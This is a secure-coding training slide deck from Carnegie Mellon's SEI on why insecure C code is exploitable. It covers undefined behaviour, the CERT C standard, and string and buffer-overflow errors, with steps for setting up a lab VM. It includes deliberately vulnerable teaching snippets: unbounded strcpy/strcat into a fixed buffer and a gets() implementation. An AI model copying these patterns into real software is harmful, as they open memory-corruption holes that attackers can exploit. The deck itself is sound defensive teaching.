How Exploitable is Insecure C Code?

David Svoboda

Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213

Notices

This material is based upon work funded and supported by the Department of Defense under Contract No. FA8702-15-D-0002 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center.

DM21-0861


Getting Started with the Tutorial Exercise VM

1. Copy **`VM`** folder onto your desktop
2. Start VMWare Player
3. Select *File->Import*
4. When it prompts you for a virtual machine (VM) to open, select **`C Course Exercises.ovf`**
5. If VMWare tells you the virtual machine is in use, select *Take Ownership.*
6. If VMWare asks if you copied or moved the vm, select *I Copied It*.
7. The virtual machine should then boot up. If a login dialog appears, enter username: **`rose`** password: **`roserose`**
8. The system will then give you a full desktop
9. The *Applications* menu is on the upper left of the desktop.
10. Launch Eclipse by selecting *Applications* -> *Programming* -> *Eclipse*

SEI PowerPoint Template

How Exploitable is Insecure C Code?

Software Security




Why Software Security?

Developed nations' economies and defense depend, in large part, on the reliable execution of software

Software is ubiquitous, affecting all aspects of our personal and professional lives.

Software vulnerabilities are equally ubiquitous, jeopardizing:

- Personal identities
- Intellectual property
- Consumer trust
- Business services, operations, & continuity
- Critical infrastructures & government



So What Is Software Security?

Not the same as security software

- Firewalls, intrusion detection, encryption
- Protecting the environment within which the software operates

Engineering software so that it continues to function under attack

The ability of software to recognize, resist, tolerate, and recover from events that threaten it

Goal: Better, defect-free software that can function more robustly in its operational production environment

Sources of Software Insecurity 2

Unintended, unexpected interactions

- with other components
- with the software's execution environment

Absent or minimal consideration of security during all life cycle phases

Not thinking like an attacker

Security can be tricky

Security Control


Security Bypassed

Security Fixed

SEI PowerPoint Template

How Exploitable is Insecure C Code?

Languages: Why C?



C: Origins and Prominence

Created in the early 1970s as a system implementation language for UNIX

The C Programming Language (“K&R”) published in 1978

ANSI established X3J11 committee in the summer of 1983

New editions of the ISO C standard published in ‘90, ‘99, ‘11, ‘17, ‘23 (anticipated)

ISO/IEC JTC1/SC22/WG14 is the international standardization working group for the programming language C.

C and C++

C++ is descended from C

- Written by Bjarne Stroustrup during 1983-1985
- Originally called “C with Classes”

ISO/IEC JTC1/SC22/WG21 has produced the editions for C++ in ‘97, ‘11, ’17.

C and C++ are different languages; C is not a pure subset of C++

Other Languages: Java

Many security professionals recommend using other languages, such as Java.

While Java does address many of the problems with C, it is still susceptible to implementation-level, as well as design-level, security flaws.

Adopting Java is not always a viable option

- Existing investment in C source code
- Programming expertise
- Development environments

Other Languages: Rust


Rust is a new programming language created by Graydon Hoare at Mozilla Research. Uses the LLVM framework.

It promises memory safety without garbage collection, which makes it suitable for embedded development.

Rust aims "to be as efficient and portable as idiomatic C++, without sacrificing safety"*

Walton, Patrick (December 5, 2010). "C++ Design Goals in the Context of Rust". Archived from the original on December 9, 2010. Retrieved January 21, 2011.

Programming language popularity over time



C is the primary language of embedded

Fastest growing language 2017 (Tiobe)

Top in employer demand and growth (IEEE Spectrum)

Also C++





Figure 11. Primary Programming Language in Embedded Systems Designs

Barr Group Embedded Survey 2018

SEI PowerPoint Template

How Exploitable is Insecure C Code?

ISO C & CERT C



What is the Problem with C?

The majority of vulnerabilities that have been reported to the CERT/CC have occurred in programs written in C.

Problems arise from an imprecise understanding of the semantics of logical abstractions and how they translate into machine-level instructions.

C is intended to be a lightweight language

- Small memory footprint
- Built for speed

C compilers are designed to allow you to write the most efficient code possible, assuming that you, the programmer, know what you are doing.

Behaviors [ISO/IEC 9899-1999]

implementation-defined behavior - Unspecified behavior whereby each implementation documents how the choice is made.

unspecified behavior - Behavior for which the standard provides two or more possibilities and imposes no further requirements on which is chosen in any instance.

undefined behavior - Behavior, upon use of a nonportable or erroneous program construct or of erroneous data, for which the standard imposes no requirements. An example of undefined behavior is the behavior on signed integer overflow.

Undefined Behaviors

Behaviors are classified as "undefined" by the standards committees to:

- give the implementer license not to catch certain program errors that are difficult to diagnose;
- avoid defining obscure corner cases which would favor one implementation strategy over another;
- identify areas of possible conforming language extension: the implementer may augment the language by providing a definition of the officially undefined behavior.

Implementations may

- ignore undefined behavior completely with unpredictable results
- behave in a documented manner characteristic of the environment (with or without issuing a diagnostic)
- terminate a translation or execution (with issuing a diagnostic).

The CERT C Coding Standard

Developed with community involvement since Spring 2008

- 1,568 registered experts on the wiki as of February 2014

Version 1.0 (C99) published by Addison-Wesley in September 2008

Version 2.0 was published in April 2014; extended for


- C11
- ISO/IEC TS 17961 Compatibility

Free PDF download published in 2016:

http://cert.org/secure-coding/products-services/secure-coding-download.cfm

"Current" guidelines available on CERT Secure Coding wiki

- https://www.securecoding.cert.org



Rules and Recommendations

Rules must meet the following criteria:

- Violation is likely to result in a defect that may adversely affect the safety, reliability, or security of a system.
- Does not rely on source code annotations or assumptions.
- Conformance can be determined through automated analysis (either static or dynamic), formal methods, or manual inspection techniques.

Recommendations are suggestions for improving code quality. Guidelines are defined to be recommendations when all of the following conditions are met:

- Application is likely to improve the safety, reliability, or security of software systems.
- One or more of the requirements necessary for a rule cannot be met.

103 rules and 169 recommendations in the CERT C Coding Standard.

SEI Secure Coding in C/C++ Training 1

The Secure Coding course is designed for C and C++ developers. It encourages programmers to adopt security best practices and develop a security mindset that can help protect software from tomorrow's attacks, not just today's.

Topics

- String management
- Dynamic memory management
- Integer security
- Formatted output
- File I/O

https://www.sei.cmu.edu/education-outreach/courses/course.cfm?courseCode=V35

SEI Secure Coding in C/C++ Training 2

Participants gain a working knowledge of common programming errors that lead to software vulnerabilities, how these errors can be exploited, and mitigation strategies to prevent their introduction.


Objectives

- Improve the overall security of any C or C++ application.
- Thwart buffer overflows and stack-smashing attacks that exploit insecure string manipulation logic.
- Avoid vulnerabilities and security flaws resulting from incorrect use of dynamic memory management functions.
- Eliminate integer-related problems: integer overflows, sign errors, and truncation errors.
- Correctly use formatted output functions without introducing format-string vulnerabilities.
- Avoid I/O vulnerabilities, including race conditions.

SEI PowerPoint Template

How Exploitable is Insecure C Code?

Buffer Overflows



Strings

Constitute most of the data exchanged between an end user and a software system

- text input fields
- command-line arguments
- environment variables
- console input

Software vulnerabilities and exploits are caused by weaknesses in

- string representation
- string management
- string manipulation

The standard C library supports both strings of type `char` and wide strings of type `wchar_t`.


String Data Type

A string consists of a contiguous sequence of characters terminated by and including the first null character.

A pointer to a string points to its initial character.

The length of a string is the number of bytes preceding the null character.

The value of a string is the sequence of the values of the contained characters, in order.



Strings are implemented as arrays of characters and are susceptible to the same problems as arrays.

Secure coding practices for arrays should also be applied to null-terminated character strings (see the Arrays (ARR) chapter of *The CERT C Secure Coding Standard*).

String Literals

A character string literal is a sequence of zero or more characters enclosed in double quotes, as in `"xyz"`.

A wide string literal is the same, except prefixed by the letter `L`, as in `L"xyz"`.

The type of a string literal is an array of `char` in C, but it is an array of `const char` in C++.

Consequently, a string literal is modifiable in C.

Modifying such an array is

- undefined behavior
- prohibited by The CERT C Secure Coding rule STR30-C. Do not attempt to modify string literals

Common String Manipulation Errors


Programming with null-terminated byte strings, in C or C++, is error-prone.

Common errors include

- improperly bounded string copies
- null-termination errors
- truncation
- read/write outside array bounds
- off-by-one errors
- improper data sanitization

What Is a Buffer Overflow?

A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure.



Buffer Overflows

Are caused when buffer boundaries are neglected and unchecked

Can occur in any memory segment

Can be exploited to modify a

- variable
- data pointer
- function pointer
- return address on the stack

Smashing the Stack for Fun and Profit (Aleph One, *Phrack 49-14*, 1996) provides the classic description of buffer overflows.

Copying and Concatenation

It is easy to make errors when copying and concatenating strings because standard functions do not know the size of the destination buffer.

```
int main(int argc, char *argv[]) {
  char name[2048];
  strcpy(name, argv[1]);
  strcat(name, " = ");
  strcat(name, argv[2]);
  ...
}
```

On which lines can a buffer overflow occur?

The `gets()` Function

```
char *gets(char *dest) {
  int c = getchar();
  char *p = dest;
  while (c != EOF && c != '\n') {
    *p++ = c;
    c = getchar();
  }
  *p = '\0';
  return dest;
}
```

The `gets()` function has no way to specify a limit on the number of characters to read.


The CERT C Secure Coding Standard Rule MSC34-C disallows the use of deprecated or obsolescent functions function.

Program Stack

The stack supports nested invocation calls.

Information pushed on the stack as a result of a function call is called a frame.

```
b()  {…}
a()  {
   b();
}
main()  {
   a();
}
```



Smashing the Stack

Occurs when a buffer overflow overwrites data in the memory allocated to the execution stack.

Successful exploits can overwrite the return address on the stack, allowing execution of arbitrary code on the targeted machine.

This is an important class of vulnerability because of the

- occurrence frequency
- potential consequences

